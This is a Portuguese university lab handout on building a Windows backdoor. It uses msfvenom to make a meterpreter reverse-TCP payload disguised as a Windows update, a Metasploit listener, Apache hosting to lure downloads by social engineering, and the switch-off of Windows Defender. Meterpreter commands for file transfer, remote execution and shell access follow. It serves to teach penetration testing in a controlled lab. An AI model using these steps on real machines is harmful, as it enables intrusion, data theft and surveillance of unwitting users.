INSTITUTO FEDERAL DE EDUCAÇÃO, CIÊNCIA E TECNOLOGIA RIO GRANDE DO NORTE


Professor: Macêdo Firmino
Disciplina: Segurança de Computadoores
Prática 09: Invadindo o Windows com Backdoor do Metasploit e Engenharia Social

Olá turma, hoje vamos a mais uma divertida aula. Nas últimas aulas criamos um backdoor com o Netcat, depois com o metasploit para o Linux. Na aula de hoje mostraremos como fazer um *backdoor* para o Windows 10 também com o Metasploit Framework, para fins educacionais claro. Vamos lá?

Configurando o Ambiente

Para estudarmos estes conceitos a ferramenta, iremos utilizar as duas máquinas virtuais (Kali Linux e Windows10). Crie uma nova máquina virtual e faça a instalação do Windows 10 que será nosso alvo. O Windows 10 precisa ter o Windows Defender desativado. Utilize o Kali Linux das aulas anteriores para realização de ataques.

Coloque ambas máquinas com interface em Rede Nat, para que elas possam acessar a internet e se comunicarem entre si.



Relembrando:

- Deve ser realizada de forma ética e legal, com a devida autorização do proprietário do sistema ou rede;
- Devemos criar cópia do sistema real e realizar esta fase de modo controlado;
- Deixar registrado tudo o que você fez, com prints ou vídeos;
- O objetivo do pentester não é causar danos, mas sim identificar e corrigir vulnerabilidades antes que sejam exploradas por pessoas mal-intencionadas.

Engenharia Social

A Engenharia Social é uma técnica utilizada para manipular pessoas e obter informações confidenciais, acesso não autorizado a sistemas ou realizar outras ações prejudiciais. Ela se baseia na manipulação psicológica, em vez de explorar vulnerabilidades técnicas.

Por exemplo, para enviar código malicioso (backdoor) usando Engenharia Social, um atacante pode seguir alguns passos:

- Preparação: o atacante identifica um alvo e pesquisa informações sobre a pessoa ou organização para personalizar o ataque.
- Desenvolvimento do ataque: o atacante cria um cenário convincente, como um e-mail falso de um serviço legítimo, uma mensagem em redes sociais ou até mesmo uma ligação telefônica, para enganar a vítima.
- Execução: o atacante envia a mensagem ou faz o contato com a vítima, utilizando técnicas persuasivas para convencê-la a executar uma ação específica, como clicar em um link, baixar um arquivo ou fornecer informações confidenciais.
- Injeção do código malicioso: se a vítima seguir as instruções, o código malicioso é injetado no sistema da vítima, permitindo ao atacante acessar ou controlar o sistema remotamente.

Backdoor

Uma backdoor é uma técnica, geralmente de natureza maliciosa, que permite o acesso não autorizado a um sistema de computador. Essa técnica é utilizada para contornar as medidas normais de autenticação e ganhar acesso privilegiado ao sistema sem que o usuário ou administrador do sistema perceba. Uma backdoor pode ser inserida no sistema durante o desenvolvimento do software ou pode ser adicionada posteriormente por um invasor.

Criando o Backdoor

O Metasploit é uma ferramenta de código aberto, desenvolvida para implementar e executar código exploit contra uma máquina alvo remota. Ela se tornou um padrão de mercado para os pentesters. Como muitas ferramentas de segurança da informação, o Metasploit pode ser usado para atividades legítimas e não autorizadas.

O Msfvenom faz parte do metasploit. Ele permite criarmos *payloads* (aplicativos) que podem serem executados no sistema-alvo, por um usuário, através de um ataque de engenharia social.

Para criarmos o backdoor siga os seguintes passos:

01. Determine o seu endereço IP (do atacante). Para isso, no terminal digite:

```
ip a
```

No nosso caso, o endereço IP é: 10.0.2.15.

02. No terminal digite o seguinte comando:

```
msfvenom -p windows/meterpreter/reverse_tcp
  -a x86 --platform windows -f exe
  LHOST=10.0.2.15 LPORT=4444
  -o WINUpdate.exe
```

Agora estamos utilizando o meterpreter para criarmos um acesso através de um shell (comando). As opções *-a* e *-platform* são utilizados para definir a arquitetura e plataforma do executável resultante, que no nossa caso é Windows 32 bits. As opções *-f*, define o opção de saída (.exe). Utilizaremos ainda a opções *-o* para redirecionar a saída para um arquivo executável (chamado WINUpdate.exe).

O resultado do comando será um executável para qualquer sistema Windows, que permite uma comunicação do atacante com a máquina alvo. O nome do executável pode variar visando facilitar a ação da engenharia social, por exemplo, podemos colocar nome de games, atualizações de segurança, etc.

A opção LHOST e LPORT são o endereço IP da máquina atacante (que irá receber a conexão backdoor, no nosso caso o Kali Linux) e sua respectiva porta de comunicação TCP.

Iniciando a Conexão no Kali

Agora precisamos iniciar uma conexão na porta (4444) e no IP (10.0.2.15) que corresponde a nossa máquina atacante (Kali). Para isso:

03. Inicialize o Metasploit, através do comando no terminal:

```
msfconsole
```

04. Carrege o módulo multi/handler. Para isso digite:

```
use multi/handler
```

05. Informe que utilizaremos o windows/meterpreter/reverse_tcp, através do comando:

```
set PAYLOAD windows/meterpreter/reverse_tcp
```

06. Na sequência, definiremos a opção LHOST (com o endereço IP de nosso Kali) e LPORT (com a porta selecionada no Msfvenom), no nosso caso, 10.0.2.15 e 4444, respectivamente. Para isso utilizaremos os comandos:

```
set LHOST 10.0.2.15
```

```
set LPORT 4444
```

07. Por último, inicialize o exploit, através do comando:

```
exploit
```

Como você pode ver, o Metasploit configura um conexão reversa na porta 4444. Ele ficará esperando uma conexão do cliente. Agora irmos ao nosso alvo Windows e executarmos o backdoor (WINUpdate.exe). Após a execução você obterá uma sessão shell de comandos para a máquina alvo.

Enviando o Backdoor

Uma boa maneira de enviar o backdoor é hospedá-lo em nosso servidor Web (do kali Linux), disfarça-los como algo útil e através de engenharia social enganar os usuários para que eles façam o *download* desse *malware*.

O kali Linux já vem com o servidor Apache configurado e rodando. Iremos utiliza-lo para enviar o arquivo para o usuário alvo.

08. Copie o arquivo backdoor para a pasta /var/www através do comando:

```
cp WINUpdate.exe /var/www/html/
```

09. Certifique-se de que o servidor Web seja iniciado por meio do comando:

```
service apache2 start
```

Máquina Alvo (Windows)

O Windows Defender é um programa antivírus e de segurança integrado ao sistema operacional Windows, desenvolvido pela Microsoft. Ele oferece proteção em tempo real contra vírus, spyware, ransomware e outras ameaças de segurança.

O Windows Defender verifica arquivos em tempo real enquanto você acessa, baixa ou executa programas, e também realiza verificações agendadas para garantir que seu sistema esteja protegido.

Nos nossos testes, pela simplicidade do malware (sem ofuscamento) o Windows Defender irá impedir o seu download e funcionamento. Para isso, iremos parar o seu funcionamento. Para isso:


10. Selecione "Iniciar" e digite "Segurança do Windows" para pesquisar por esse aplicativo. Selecione o Segurança do Windows dos resultados da pesquisa, vá para Proteção contra vírus & ameaças e, em Configurações de proteção contra vírus, selecione "Gerenciar configurações".

11. Alterne Proteção em tempo real para "Desativado".


Observe que as verificações programadas continuarão sendo executadas. No entanto, os arquivos que forem baixados ou instalados não serão verificados.

Agora com o antivírus parado, siga os seguintes passos:

12. Abra um navegador e digite a URL `http://10.0.2.15/WINUpdate.exe`, que corresponde ao endereço IP da sua máquina Kali e o executável. Faça o *download* do arquivo.




13. Execute o arquivo recebido. O Windows irá apresentar alguns avisos. Clique em "Executar".




Na sequência o Windows questionará se você deseja que o aplicativo realize alterações no sistema. O Aplicativo precisará criar uma conexão TCP, por isso o Windows está questionando.

14. Clique em "Sim".



Utilizando o Backdoor

Quando o cliente executar o programa baixado, e como no Kali tinha o backdoor escutando a porta, a conexão é fechada e um shell de comandos será aberto no Metasploit, observe a imagem baixo.



Uma vez fechada a conexão o atacante poderá, por exemplo:

- Executar comandos no sistema comprometido, o que pode permitir a instalação de malware adicional, a exfiltração de dados ou outras ações maliciosas.
- Acessar informações confidenciais armazenadas no sistema, como senhas, documentos importantes e informações pessoais.
- Modificar arquivos do sistema, alterar configurações ou até mesmo desativar medidas de segurança existentes;
- Monitorar a atividade do usuário, capturar telas, gravar teclas digitadas ou até mesmo ativar a câmera e o microfone do dispositivo.

Por exemplo, para realizar o upload de um arquivo para a máquina alvo.

```
upload /test.txt C:\\Users\\ifrn\\Desktop\\test.txt
```

Podemos utilizar o comando download para baixarmos arquivos da máquina alvo.

```
download C:\\Users\\ifrn\\Desktop\\test.txt /tmp/
```

O comando execute permite que você execute um comando ou arquivo na máquina remota. Por exemplo, abrindo uma calculadora:


```
execute -f calc.exe
```

Outra opção é utilizarmos o shell nativo do Windows para executarmos os comandos diretamente. O Shell permite executar comandos no prompt de comandos do Windows alvo. Por exemplo:

```
shell
```

Para voltar ao Meterpreter, digite [CTRL]+[Z].

A Figura abaixo mostra a execução de alguns comandos citados na máquina alvo de teste.



Atividade

1. Utilizando o Msfvenom e Metasploit faça um backdoor para uma máquina Windows 10. Para isso, utilize as máquinas virtuais do laboratório (LADIR).